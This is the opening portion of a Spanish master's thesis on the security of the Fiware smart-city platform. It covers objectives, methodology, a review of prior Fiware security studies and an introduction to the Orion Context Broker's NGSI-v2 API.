FACULTAD DE INGENIERÍA
UNIVERSIDAD DE LA REPÚBLICA

Análisis de seguridad de la plataforma de ciudades inteligentes Fiware

Tesis para obtener el título de
Magíster en Seguridad Informática

Autor: Ing. Juan Pablo Perata

Tutor: Dr. Ing. Gustavo Betarte

Julio, 2022
Montevideo - Uruguay

Agradecimientos

Quiero expresar mi agradecimiento a las personas que me han acompañado durante la realización de este trabajo de tesis.

A mi supervisor Gustavo Betarte por el apoyo continuo, disposición y orientación.

A mi revisor y miembro del tribunal Matías Richart por sus comentarios y sugerencias sobre el documento final y por participar de la defensa de tesis.

A los dos miembros adicionales del tribunal Juan José Prada y Felipe Zipitría por su participacion el dia de la defensa y sus recomendaciones.

A María Eugenia Corti, José Barone y otros miembros de la Intendencia de Montevideo por su enorme colaboración.

A la Facultad de Ingeniería y UdeLaR por ser mi lugar de estudios y brindarme las herramientas necesarias para ser el profesional que soy.

A mis amigos y compañeros de trabajo por acompañarme y estar presentes.

A mi familia y a mi novia por su apoyo incondicional y soporte a lo largo de todo el proceso sabiendo lo importante que representa para mí.

Resumen

Fiware es una plataforma *open source* impulsada para el desarrollo de soluciones inteligentes. Este trabajo se focalizó en abordar conceptualmente esta tecnología, de la cual no se contaba con experiencia previa, y poder concretar una evaluación de seguridad desde una perspectiva ofensiva. En particular, un objetivo específico fue adoptar la postura de un atacante en la búsqueda de potenciales vulnerabilidades. Dadas las restricciones de tiempo usuales para este tipo de trabajos de investigación, el alcance fue acordado y determinado en conjunto con el Director de la tesis.

El relevamiento de investigaciones de seguridad en Fiware de carácter público desarrollado en este trabajo ha puesto de manifiesto la existencia de pocas publicaciones que afronten una evaluación de seguridad de sus componentes de forma individual o en su conjunto interactuando entre sí en una arquitectura dada.

Es así que se consideró un escenario de estudio referencial donde estuvieran presentes componentes centrales de una plataforma Fiware. Tomando como entrada los resultados de antecedentes previos y experimentando con el escenario, se pudieron identificar una serie de problemáticas de seguridad. Se procedió luego al modelado de amenazas del caso de estudio siguiendo la metodología de OWASP, obteniendo un conjunto de artefactos interesantes: descomposición del caso, diagrama de flujo de datos, modelado STRIDE, análisis de ataque y distinción de objetivos de ataque. Se propuso llevar a la práctica tres objetivos de ataque experimentando en el escenario en un entorno controlado local.

En conjunto con la Intendencia de Montevideo (organismo encargado del gobierno del departamento de Montevideo, ciudad capital de Uruguay), se pudo concretar una propuesta de análisis exploratorio de seguridad en su plataforma de Ciudades Inteligentes. Para ello se elaboró un conjunto de preguntas guía que pudieran conducir el análisis preliminar. Esto permitió poder tener una aproximación a un despliegue de plataforma Fiware real en la práctica y poder validar y comparar los resultados obtenidos durante el trabajo de investigación inicial. A partir de la evaluación de seguridad, se enumeraron distintos tipos de ataque que podrían implementarse, finalizando con la construcción de un conjunto de recomendaciones en materia de componentes, arquitectura y control de acceso.

Palabras claves: Fiware, Orion, IoT *Agent*, modelado de amenazas, STRIDE, vectores de ataque, seguridad ofensiva.

Índice

Listado de tablas

Listado de figuras

1. Introducción

1.1. Justificación

Desde hace unos años, varias ciudades en el mundo han comenzado a incorporar el concepto de “Ciudad Inteligente” (CI) experimentando con prototipos y soluciones tecnológicas mediante la implementación de aplicaciones y servicios en Internet así como también brindando mecanismos para la publicación y compartición de datos abiertos y una mayor participación ciudadana.

Luego de la crisis financiera mundial ocurrida en el 2008, la iniciativa de CI ha tomado un impulso muy importante en la creación de modelos de ciudad sustentable, que mejoren la calidad de vida y seguridad de sus ciudadanos y maximice la eficiencia energética (Lom, Pribyl y Svitek, 2016, p. 2).

Parafraseando a García et al. (2015), existen varios factores tecnológicos que están permitiendo esta transformación orientada hacia un nuevo paradigma sumamente tecnificado de gestión de servicios, infraestructura y de interacción de la ciudadanía: las plataformas de nube - *Cloud Computing* -, el manejo de inmensos volúmenes de información - *Big Data* -, la proliferación de dispositivos móviles, la ubicuidad de la conexión a Internet y la posibilidad de intercambios de datos entre dispositivos *Internet of Things* (IoT) conformando sistemas ciber-físicos interrelacionados y colaborando entre sí.

Las tecnologías mencionadas forman parte de lo que se ha denominado Industria 4.0 o Cuarta Revolución Industrial (4RI), un término que refiere a un proceso de innovación y transformación en la producción industrial con un fuerte énfasis en el uso de tecnologías inteligentes de la información y comunicación orientadas a la autonomía, interoperabilidad y sustentabilidad (*Plattform Industrie* 4.0, 2020; Lom et.al, 2016, p. 1).

“*El término de CI viene a representar un nuevo modelo de urbanización basado en la Industria 4.0 y la aplicación de nuevas tecnologías [...] con fines de planificación, construcción, gestión, industrialización integrada, informatización, modernización y desarrollo sostenible de las ciudades modernas”* (Safiullin et al., 2019, p. 3).

Los resultados de un estudio de investigación realizado en España (Fundación IE, 2015, p. 3) sostienen que *“una smart city utiliza la tecnología para prestar de forma más eficiente los servicios urbanos, mejorar la calidad de vida de los ciudadanos y transformar la relación entre entidades locales, empresas y ciudadanos, facilitando una nueva forma de vivir la ciudad.”*

Asimismo, otros artículos de investigación señalan que no existe una única y absoluta definición de CI (*Department for Business, Innovation & Skills*, 2013, p. 7). El término no es

estático, sino más bien describe un proceso que la ciudad transita para transformarse en un lugar más habitable, inclusivo, innovador, eficiente, que cuide el medio ambiente, entre otros, siendo capaz de adaptarse con rapidez a nuevos desafíos. El foco de atención está puesto en los/as ciudadanos y ciudadanas y es esencial promover y habilitar una mayor participación activa de ideas, necesidades y devoluciones acerca de la calidad de los servicios, infraestructura, movilidad, etc. Una ciudad que empodera a sus ciudadanos/as se vuelve más atractiva para vivir, trabajar y visitar.

Un estudio realizado a seis ciudades modelo tuvo como foco comprender *"cómo están llevando adelante sus desafíos y adaptando sus organizaciones hacia la entrega de servicios digitales a sus ciudadanos"* (Arup, 2013*:* pp. 1-3; *Department for Business, Innovation & Skills*, 2013, pp. 35-38). Las ciudades fueron seleccionadas de acuerdo a su extensión geográfica y diversificación cultural, disponibilidad y acceso a la información y la proliferación de distintos tipos de inversiones, enfoques y prioridades. El análisis reveló la existencia de objetivos y desafíos comunes, a pesar de sus distintivos únicos de ciudad. Áreas de interés en la investigación: "*modelos de gobernanza y liderazgo, el rol de los datos abiertos, proyectos de ciudades inteligentes en curso, modelos de negocios e inversión, barreras a la implementación y futuras prioridades de inversión*" (Arup, 2013, p. 3).

En relación al presente trabajo, es de resaltar algunos puntos allí mencionados:

- Se destaca la importancia que desempeñan las universidades en la formación de profesionales idóneos que lleven adelante los desafíos que una CI propone, así como también el asesoramiento experto que pueden brindar a las autoridades de la ciudad en teŕminos de desarrollo de estrategias y evaluación de impacto para la toma de decisiones (*Department for Business, Innovation & Skills*, 2013, p. 17).
- Se resalta el rol de la investigación académica en el desarrollo de capacidades que anticipen, promuevan, ponderen y guíen futuros progresos (*Department for Business, Innovation & Skills*, 2013, pp. 16-17).

Uno de los tantos resultados interesantes del estudio es la enumeración de potenciales barreras o limitantes que podrían inhibir o enlentecer la adopción de un modelo de CI (*Department for Business, Innovation & Skills*, 2013, pp. 32-33). Se centrará la atención solamente en dos de los puntos mencionados ya que tienen relación directa con la presente tesis de investigación:

- Las ciudades han expresado el temor a quedarse "encerradas" en soluciones de *software* propietarias. En la medida que un número mayor de componentes y sistemas son interconectados y las redes se empiezan a expandir, el costo y esfuerzo de trasladar y migrar los desarrollos a nuevos sistemas se vuelve bastante complejo (*Department for Business, Innovation & Skills*, 2013, p. 33). Surge como necesidad la adopción de estándares abiertos para asegurar la interoperabilidad, facilitando de esta

forma la creación de ecosistemas multi-ciudad y facilitando el traslado de soluciones a otras ciudades (García et al., 2015).

- En la medida que los sistemas interconectados se incrementan en número, en pos de brindar más servicios personalizados para los/as ciudadanos/as, esto inevitablemente conlleva a que se requiera contar con una mayor cantidad de datos y que los mismos sean compartidos entre sistemas. Se resalta la importancia de comunicar de forma clara y precisa qué tipo de información es utilizada y protegida y cómo su uso es en beneficio de la construcción de una ciudad moderna, más habitable, eficaz, eficiente e inclusiva. Se enfatiza la necesidad de construir confianza por parte de la ciudadanía en la privacidad de sus datos y la integridad del sistema, garantizando que la información recolectada, almacenada y transmitida se realiza de forma segura manteniendo la privacidad de los/as ciudadanos/as (*Department for Business, Innovation & Skills*, 2013, p. 33; Lom et.al, 2016, p. 2).

En este sentido, algunos riesgos se ponen de manifiesto como por ejemplo la existencia de potenciales vulnerabilidades en la plataforma desplegada para CI que permitan una disrupción de los servicios, acceso no autorizado a los datos u otro tipo de acciones malintencionadas.

Fiware es una plataforma de código abierto que surgió en el 2011 de la colaboración público-privada de la Comisión Europea y la Industria Europea con el fin de brindar un ecosistema de innovación que habilite la materialización de ideas y la creación de aplicaciones y servicios de nube para múltiples propósitos (García et al., 2015). Estas características hacen que resulte de especial interés en el ámbito de las CI, garantizando interoperabilidad entre las soluciones desarrolladas y posibilitando su instanciamiento en múltiples ciudades.

En la presente tesis se propuso abordar al conocimiento de la plataforma Fiware y sus componentes siguiendo un enfoque metodológico en la búsqueda de potenciales debilidades.

1.2. Fundamentación

La tecnología aplicada al desarrollo de las ciudades pone de manifiesto, por un lado una serie de retos en términos de seguridad, y por otro, la necesidad de garantías hacia los/as ciudadanos/as sobre la privacidad de su información. Como se señala en el plan de estudios de la Maestría (CPAP, 2014, p. 1): *"El surgimiento de la sociedad de la información, y con ello el incremento en el uso de las Tecnologías de la Información y las Comunicaciones (TIC), hace que la información y los recursos informáticos que la gestionan tengan un rol principal en las actividades económicas, sociales y culturales. Asociado a este crecimiento es también cada vez mayor la cantidad de amenazas y ataques que se producen a las aplicaciones y recursos informáticos. Es en este contexto que la información se convierte en un recurso crítico al que hay que proteger. La seguridad informática se vuelve imprescindible como forma de garantizar la integridad, disponibilidad y confidencialidad de la información."*

Es en este sentido que la plataforma de CI comienza a visualizarse como un factor decisivo al que asegurar, y que de su buen funcionamiento dependa la transformación y desarrollo de las ciudades para una mejor calidad de vida de sus ciudadanos/as.

1.3. Focalización del objeto de investigación

El objeto de la presente investigación lo constituye la plataforma Fiware con foco en los componentes centrales Orion y *IoT Agent* en el marco de una instancia de estudio de una plataforma tipo.

1.4. Objetivos de la investigación

El trabajo de tesis presenta un abordaje al entendimiento de la plataforma Fiware y el análisis de problemáticas de seguridad desde la perspectiva de un atacante.

En este sentido, se enumeran una serie de **preguntas problema** que guiarán el proceso de investigación:

- ¿Existen vulnerabilidades conocidas de la plataforma Fiware?
- ¿Cuál es el estado de seguridad de los componentes de Fiware a la fecha? ¿Qué exigencias en términos de seguridad impone la plataforma?
- ¿Es posible establecer un vínculo entre las recomendaciones de implementación estándar y el estado de seguridad de la plataforma?
- ¿Cuál es la incidencia de no seguir una implementación estándar de Fiware?
- ¿Es posible desplegar una solución Fiware insegura?
- ¿Existen potenciales debilidades en la implementación de la solución Fiware de la Intendencia de Montevideo (IM)? La IM es la entidad de gobierno encargada del departamento de Montevideo, ciudad capital de Uruguay.

En base a dichas interrogantes se plantean los siguientes objetivos generales y específicos.

1.4.1. Objetivos generales

1. Investigar potenciales problemáticas de seguridad en un caso de estudio de despliegue de una plataforma de Fiware referencial.
2. Realizar un análisis exploratorio de seguridad de la solución de CI desplegada por la IM.

1.4.2. Objetivos específicos

1. Abordar al conocimiento de la plataforma Fiware centrado en las características de seguridad.
2. Identificar problemáticas de seguridad con foco en los componentes Orion y *IoT Agent* y sus interacciones.
3. Modelar amenazas en el escenario de estudio planteado y llevar a cabo un análisis de ataque, identificando y experimentando objetivos de ataque de interés.
4. Realizar un relevamiento de información acerca del despliegue de la plataforma de CI de la IM.
5. Conducir un análisis preliminar de seguridad en base a la información obtenida en el punto 4.
6. En función de los ítems 4 y 5 identificar diferentes tipos de ataque que se podrían implementar en la plataforma de CI de la IM.
7. Proporcionar un conjunto de recomendaciones que resulten de valor para la IM.
8. Contrastar resultados obtenidos en el caso de estudio y la plataforma real de la IM.

1.5. Metodología

Para llevar adelante los objetivos específicos 1 y 2 se realizó una revisión de *papers* de investigación previos, artículos técnicos y documentación oficial sobre la plataforma Fiware. Se procuró identificar y entender los desafíos y problemáticas de seguridad en componentes de Fiware y en el despliegue de arquitecturas en los diferentes escenarios reales descritos en la bibliografía. Asimismo, fue importante experimentar de forma local con diferentes arquitecturas de despliegue de ejemplo de Fiware e interactuar con los componentes en una realidad de contexto ficticia de forma de tener un mejor entendimiento y visión global. Además, entendí necesario indagar las implementaciones de los componentes Orion y IoT *Agent* que están disponibles públicas a fin de contar con otros elementos de utilidad para el análisis.

Para realizar el objetivo 3 se consideró un escenario de ejemplo proporcionado por Fiware el cual está compuesto por los componentes Orion y *IoT Agent*. El modelado de amenazas se trabajó utilizando la metodología `STRIDE` (*Microsoft Security*, 2007). Se procedió a descomponer el caso de estudio desde la perspectiva de un atacante y generar un diagrama de flujos de datos. Se identificaron varios objetivos de ataque logrando implementar algunos de ellos que afectan a activos que entendemos críticos en el escenario.

Para ejecutar los objetivos 4-8 se trabajó de forma coordinada con los equipos de Seguridad de la Información y Plataforma de CI de la IM. Se procedió a formular una serie de preguntas guía que permitieron efectuar un análisis exploratorio de seguridad de la plataforma de CI de la IM y posteriormente identificar posibles vectores de ataque. En base a la evaluación preliminar se

escribieron un conjunto de recomendaciones a nivel de componentes y arquitectura.

1.6. Contribuciones

Esta tesis generó el siguiente conjunto de aportes:

- Un relevamiento exhaustivo de antecedentes de investigaciones en seguridad sobre Fiware publicadas a la fecha. Este resultado ofrece una visión de los esfuerzos y rutas de análisis consideradas hasta el momento, haciendo notar que no existen muchos trabajos con foco en seguridad.

- Un estudio pormenorizado del *stack* de seguridad proporcionado por Fiware, explicando los niveles de seguridad alcanzables, qué propiedades se ven aseguradas en cada nivel, restricciones en el modelo y una discusión de otras propiedades de seguridad interesantes.

- La identificación de problemáticas de seguridad en los componentes Orion y *IoT Agent* constituye una de las contribuciones más interesantes del trabajo.

- Desde un punto de vista ofensivo, se describe el proceso de modelado de amenazas STRIDE en un escenario de ejemplo siguiendo la metodología de OWASP. El enfoque dado puede servir como referencia para modelar casos más complejos.

- Se logra materializar en pruebas de concepto efectivas, tres objetivos de ataque para el escenario de estudio. Se brinda el detalle paso a paso seguido para conseguirlos, qué decisiones fueron tenidas en cuenta y una discusión de condicionantes o pre-condiciones necesarias.

- Acercamiento a una plataforma de Fiware real en funcionamiento y productiva - la plataforma de CI de la IM -, lo que permitió validar y contrastar de una manera “exploratoria” el trabajo de investigación efectuado en el caso de estudio. Surgieron puntos de análisis característicos, la distinción de diferentes tipos de ataque que se podrían implementar y un conjunto de recomendaciones a nivel de componentes y control de acceso.

La presente tesis está organizada de la siguiente forma:

- El capítulo 2 describe un conjunto de trabajos previos relacionados con Fiware.

- El capítulo 3 introduce el estado del arte donde en primer lugar se detalle la plataforma Fiware (componentes, arquitecturas típicas y modelo de seguridad) y luego se especifican las principales amenazas en CI.

- El capítulo 4 presenta el trabajo de investigación realizado en un escenario de estudio.

- El capítulo 5 expone el análisis preliminar de seguridad llevado a cabo en la plataforma de CI de la IM.

- El capítulo 6 describe las conclusiones y reflexiona sobre posibles oportunidades de trabajo a futuro.

2. Antecedentes y trabajos relacionados

Se llevó adelante un proceso de indagación de investigaciones de seguridad en Fiware en publicaciones científicas, *papers*, artículos, revistas y búsquedas *online* de carácter público con el objeto de averiguar y concentrar la mayor cantidad de información posible de proyectos y esfuerzos realizados a la fecha. Se consideraron múltiples fuentes de origen siendo las principales `Foco-Timbó`[1], `Colibrí`[2] y `IEEExplore`[3]. A continuación se enumeran y describen en alto nivel los trabajos de seguridad relacionados con la plataforma Fiware que pudieron recabarse a lo largo de este proceso.

Durante un evento de *hackathon* (*Santander hackathon*, 2013), fue reportado un *bug* de *race condition* en el componente *Orion Context Broker* que provocaba el envío de notificaciones a un *endpoint* distinto al esperado. Dicho fallo fue solucionado en 2014 por el equipo de Fiware.

Fazio et al. (2015) utilizan Fiware como plataforma base en el despliegue de una solución de monitoreo de pacientes de forma remota, donde su principal contribución se centra en aspectos arquitectónicos y de diseño de la misma utilizando componentes de Fiware denominados *Generic Enablers (GE)* que facilitan la comunicación con diferentes dispositivos IoT e interfaces de interacción con los usuarios. Si bien el estudio se centra en aspectos funcionales, resalta la importancia de la seguridad, en particular la confidencialidad de la información. Describe brevemente la capa de seguridad implementada compuesta por tres componentes: *Identity Management GE (IdM)* que provee mecanismos de autenticación, *Policy Enforcement Point (PEP)* responsable del control de acceso a los recursos en la plataforma y *Policy Decision Point (PDP)* que interactúa de forma directa con el IdM y PEP para brindar una decisión de autorización (permitir o denegar). Cada uno de estos componentes tiene su implementación de referencia en Fiware.

En estudios posteriores realizados por Barreto et al. (2015, setiembre), se presenta un modelo de autenticación genérico para plataformas IoT en la nube y describen el proceso de autenticación en algunos escenarios en donde intervienen varios actores y componentes. Finalmente, describen la aplicación del modelo propuesto para el caso de Fiware y aspectos, desafíos y problemas a tener en cuenta en su desarrollo. En particular, hacen hincapié en que las implementaciones de referencia KeyRock, Wilma y AuthZForce de los componentes IdM, PEP y PDP respectivamente, abordan de manera adecuada los requerimientos de autenticación *Single Sign On (SSO)*, identificando limitantes y desafíos a resolver del lado de los dispositivos IoT.

[1] https://foco.timbo.org.uy
[2] https://www.colibri.udelar.edu.uy
[3] https://ieeexplore.ieee.org/

A finales de (DefCamp, 2015) se presentó un desafío de seguridad por parte de Fiware en la conferencia DefCamp que propuso a los participantes identificar posibles vulnerabilidades en el componente *Orion Context Broker*. No fue posible encontrar información pública respecto a las vulnerabilidades encontradas durante el evento, si bien hubo premio y ganador.

(Oliveira et al., 2018) plantean que Fiware a pesar de ser una plataforma robusta, algunos de sus componentes tienen muy pocos o ningún mecanismo de seguridad desarrollados. En particular resaltan algunas fallas de diseño de la implementación del modelo IDAS 5 en *IoT Agent*; en especial la ausencia de control de acceso en ciertas operaciones y carencia de soporte de encriptado de comunicaciones NGSI para algunas implementaciones *IoT Agent*. El estudio tuvo como objetivo realizar un análisis de seguridad en términos de control de acceso y confidencialidad y en base a los resultados obtenidos contribuir con la implementación de mecanismos de seguridad que permitan resolver los problemas encontrados. IDAS es la implementación de referencia de Fiware del componente *Backend Device Management GE* utilizado usualmente en la mayoría de los escenarios en la arquitectura IoT (Proyecto Fimac, 2016).

Un proyecto de tesis de grado llevado a cabo por estudiantes de Facultad de Ingeniería – UdelaR (Arriola y Wynants, 2018) tuvo como objetivo un relevamiento de arquitecturas para desarrollo de aplicaciones de IoT. En particular desarrollan el estado del arte de Fiware y si bien los aspectos de seguridad no fueron el foco de investigación, dos resultados generales que surgen de este trabajo es que la plataforma por defecto no exige autenticación ni confidencialidad, pero se pueden incorporar otros GE para manejar estos aspectos.

Por otra parte, (Salhofer, 2018, pp. 3-9) presenta un análisis y evaluación minucioso de los componentes de Fiware desde una perspectiva de desarrollo de una aplicación inteligente piloto. El estudio visibiliza la complejidad de la plataforma y falta de documentación actualizada, lo que conlleva a demandar un tiempo considerable en su aprendizaje y entendimiento. En relación a los aspectos de seguridad, surgen resultados interesantes como ser algunos *bugs* de severidad alta y fallas de diseño. En particular se centran en tres puntos. El primero de ellos es una propiedad denominada "*servicepath*" que su intención es brindar capacidades avanzadas de clasificación de datos en el contexto de la aplicación. El segundo punto es asociado al componente *Proactive Technology Online* (Proton), referencia de implementación del GE *Complex Event Processing* (CEP) con el fin de brindar capacidades de procesamiento de eventos complejos. El tercer punto es en relación al componente de autenticación IdM, en particular la interfaz web asociada. Por último, se resalta el hecho que los componentes de IdM, PEP y PDP permiten una interacción de forma segura con aplicaciones externas y otros servicios. Sin embargo el *Context Broker*, una vez que el mismo ha sido puesto en funcionamiento, no existen restricciones en el uso de la API REST.

(Salhofer, Buchsbaum y Janusch, 2019, pp.3-5) conducen un proyecto de construcción de una plataforma de CI utilizando el stack de componentes de Fiware para ingesta de información de

medidas de sensores, datos de contexto, almacenamiento y lectura de información histórica, visualización de datos en *dashboards*, autenticación y autorización hacia aplicaciones externas y sensores IoT. En términos de seguridad resalta puntos de implementación muy interesantes: (a) utilización de PEPs independientes para distintos microservicios, (b) creación de cuentas de usuario común para sensores de forma de poder habilitar autorización (c) separación lógica de usuarios de aplicación y usuarios sensores, (d) controles estrictos de autorización que impedirían a un sensor impersonar otra identidad si sus credenciales se vieran comprometidas.

Dos grupos de investigadores de diferentes universidades europeas (Suciu et al., 2020, pp. 3-4; Muñoz et al., 2020, pp. 3-11), presentan la implementación de componentes de autorización basados en Fiware, integrando AuthZForce y KeyRock. Si bien cada proyecto pone foco en aspectos de funcionalidad y orientados a un caso de uso particular – en un caso una red eléctrica inteligente y en otro el uso compartido y autorizado de datos en ecosistemas industriales –, describen a alto nivel la definición de políticas XACML para el control de acceso basado en roles.

(Salhofer y Detzner, 2020, p. 7) presentan un análisis donde indica que Fiware solo soporta autenticación pero no autorización para dispositivos IoT, por lo que credenciales de un sensor comprometidas podrían ser utilizadas para simular medidas provenientes de otros sensores. Por otro lado, menciona problemáticas de seguridad en el modelo *multi-tenancy* que podría permitir realizar modificaciones no autorizadas en otro tenant. La investigación finaliza con propuestas de resolución interesantes.

Asimismo, un proyecto de tesis de grado llevado a cabo por estudiantes de Facultad de Ingeniería – UdelaR (Passaro y Pacheco, 2020, pp. 23-48) realizan un modelado de amenazas para LoRaWAN en el contexto de CI trabajando de forma directa con la IM. El foco del trabajo estuvo centrado en la tecnología LoRaWAN obteniéndose resultados muy interesantes desde la perspectiva de un atacante así como la metodología de modelado de amenazas llevada a cabo en todo el proceso.

Adicionalmente, tres estudiantes de Facultad de Ingeniería – UdelaR (Abellá, Machado y Susviela, 2021, pp. 9-32, 37-48), llevan a término un proyecto de grado en donde trabajan de forma conjunta con la IM en la elaboración de propuestas de aplicación de tecnologías geoespaciales en *smart cities* utilizando la plataforma Fiware. Se destaca el detalle y granularidad del marco conceptual presentado en relación a Fiware ya que brinda una base sólida de conocimiento en el entendimiento de la misma, complementando a la documentación oficial.

En relación a otros estudios que han abordado la temática de seguridad desde una perspectiva general en CI, sin entrar en los detalles de las implementaciones específicas, es de interés comentar algunos de sus resultados.

(Ijaz et al., 2016, pp. 5–11) y (Lee, Kim y Seo, 2019, pp. 2-5) realizan un análisis global de amenazas de seguridad en CI desde el punto de vista de los dispositivos, sistemas y redes de comunicación, para luego presentar posibles escenarios de ataque. Vale la pena enumerar algunas amenazas que tienen relación con la plataforma de CI:

- Accesos no autorizados
- *Bypass* de controles de autorización
- *Spoofing* de identidad
- Ataques m*an-in-the-middle* (MiTM)
- Análisis de tráfico
- Escucha de comunicaciones
- *Replay* o *delay* de mensajes
- Alteración y falsificación de mensajes
- Software desactualizado
- Ataque de protocolos
- Interferencia de señales
- *Jamming*

Por otra parte, (Zhou et al., 2018, pp. 2-9) publican un estudio muy interesante en el cual describen los efectos de los problemas de seguridad y privacidad en IoT desde una perspectiva distinta con una mirada a las "características" de los dispositivos IoT. Identifican ocho características: interdependencia, diversidad, restricciones, miríada, autonomía, privacidad, movilidad y ubicuidad. Ilustran en un análisis detallado la tendencia de las investigaciones en seguridad IoT y ponen de manifiesto cómo las características IoT influyen en las investigaciones existentes realizando una exploración de los trabajos realizados en seguridad IoT en el período 2013-2017. En la Figura 1 se puede visualizar el número de publicaciones en ese período asociadas a las amenazas en IoT según el *OWASP Top* 10 2014 (*OWASP Internet of Things Project,* 2014), pudiendo observar que las dos grandes categorías de investigación predominantes están relacionadas con protocolos de comunicación inseguros y fugas de privacidad. La categoría que ha recibido un número menor de publicaciones es la relacionada a las plataformas y servicios en la nube.




Figura 1 – Número de papers agrupados por categorías de amenazas IoT en diferentes escenarios de aplicación (Zhou et al., 2018, p. 8)

Finalmente, los investigadores (Zhou et al., 2018, p. 8) presentan un análisis estadístico (Figura 2) en el cual se enfatizan algunos datos de interés:

- A comienzos de 2010 la adopción en mayor medida de tecnologías "*smart grid*" y "*smart manufacturing*" trajo como consecuencia que un número mayor de investigaciones se realizarán en este ámbito.

- Desde 2014 con el desarrollo de "*smart home*" y "*smart healthcare*", se incrementaron los estudios en estas áreas, mientras que los estudios de "*smart grid*" y "*smart manufacturing*" disminuyeron en el mismo período.




Figura 2 – Número de papers en diferentes escenarios de aplicación agrupados por año (Zhou et al., 2018, p. 8)

Concluyendo, el estudio resalta que el análisis basado en las características de IoT puede ser de utilidad para identificar la tendencia de los esfuerzos de investigación en seguridad en IoT y alentar a seguir nuevas líneas de investigación en la identificación temprana de problemas de seguridad (Zhou et al., 2018, pp. 9).

Por otro lado, en relación a la presente tesis de investigación y haciendo referencia a los datos estadísticos del estudio anterior, es importante señalar que durante el relevamiento de antecedentes, se observó un número muy grande de estudios referentes a la seguridad de diversos protocolos de comunicación de la familia *low-power wide-area network* (LPWAN) utilizados en plataformas inteligentes. Dado que su estudio queda por fuera del alcance de este trabajo, no son mencionados.

Finalmente, otro aspecto interesante a resaltar es que se observó un gran número de publicaciones de investigación referentes a Fiware, la gran mayoría evaluando la plataforma para casos de uso particulares, describiendo sus componentes a nivel funcional o estudiando la factibilidad de la migración hacia esta plataforma. No obstante, se pudieron obtener relativamente pocos *papers* que realicen una evaluación parcial o completa desde el punto de vista de seguridad de sus componentes. Esto plantea una oportunidad importante para este trabajo a fin de ser un instrumento que colabore a esta necesidad.

3. Estado del arte

En este capítulo se describe la plataforma Fiware y sus componentes, introduciendo los conceptos que constituyen la base estructural teórica del trabajo de investigación. Se hace hincapié en sus características, presentando en primera instancia la arquitectura general típica de una plataforma Fiware y posteriormente la arquitectura referencial para CI.

Asimismo, se explica el modelo de seguridad de Fiware describiendo las nociones de gestión de identidad y los 3 niveles de control de acceso posibles. Por cada nivel se analiza qué propiedades de seguridad son aseguradas. Además, se estudian y presentan otras propiedades de seguridad de relevancia y restricciones en el modelo de control de acceso.

Finalmente, se enumeran y detallan las principales amenazas de seguridad en CI.

3.1. Arquitectura de la plataforma Fiware

3.1.1. Introducción

La definición de "**contexto**" de una entidad en Fiware se refiere al estado de un objeto físico o conceptual que existe en el mundo real (Fox, 2019, marzo 20, p. 9). Por ejemplo, una entidad podría ser una habitación e interesa contar con la información relativa a propiedades de temperatura y presión. Para ello, la habitación cuenta con sensores que proporcionan medidas de sensado en tiempo real; dichas propiedades se traducen a atributos de la entidad. El contexto de la entidad “Habitación1” está representado por el valor de dichas propiedades en un instante de tiempo (Fiware Orion, 2022, capítulo *Context Management*).

Fiware provee medios para producir, obtener, publicar y consumir información de contexto.

El componente de Fiware *Orion Context Broker* **NGSI** (*Next Generation Service Interface*) **APIv2** (Fiware NGSI-v2, 2018) es una implementación de la especificación OMA-NGSI 9/10 (*Open Mobile Alliance*, 2012), la cual especifica una API estándar para manejo de información de contexto. Define las siguientes características (Marquez y Zangelin, 2016, mayo 31, pp. 9-10):

- Un **modelo de datos para información de contexto**, basado en un modelo simple en torno al concepto de entidades de contexto.

- Una **interfaz de datos de contexto** para el intercambio de información de las entidades, en base a operaciones de creación, consulta, actualización, eliminación, suscripción de entidades y sus atributos.

- Una **interfaz de disponibilización de contexto** para el intercambio de información relativa a cómo se obtiene la información de contexto, a través de proveedores de origen externos.

La interfaz NGSI APIv2 o NGSI-v2 proporcionada por *Orion Context Broker* es una API RESTful. Mediante solicitudes HTTP es posible **crear, ver, modificar y eliminar entidades y atributos relacionados con dichas entidades**. Asimismo, proporciona capacidades para **listar, registrar, actualizar y eliminar proveedores de contexto de origen externo**, así como también **listar, crear, actualizar y eliminar suscripciones ante cambios de contexto**.

A las operaciones anteriores comúnmente se las refiere con el acrónimo CRUD (*Create, Read, Update, Delete*). Existen convenciones estándares en el mapeo de operaciones CRUD con verbos HTTP. Como ejemplo, se listan a continuación las operaciones CRUD para entidades y atributos de las entidades (*Fiware CRUD Operations*, 2022).

HTTP Verb	`/v2/entities`	`/v2/entities/<entity-id>`
POST	CREATE a new entity and add to the context.	CREATE or UPDATE an attribute of a specified entity.
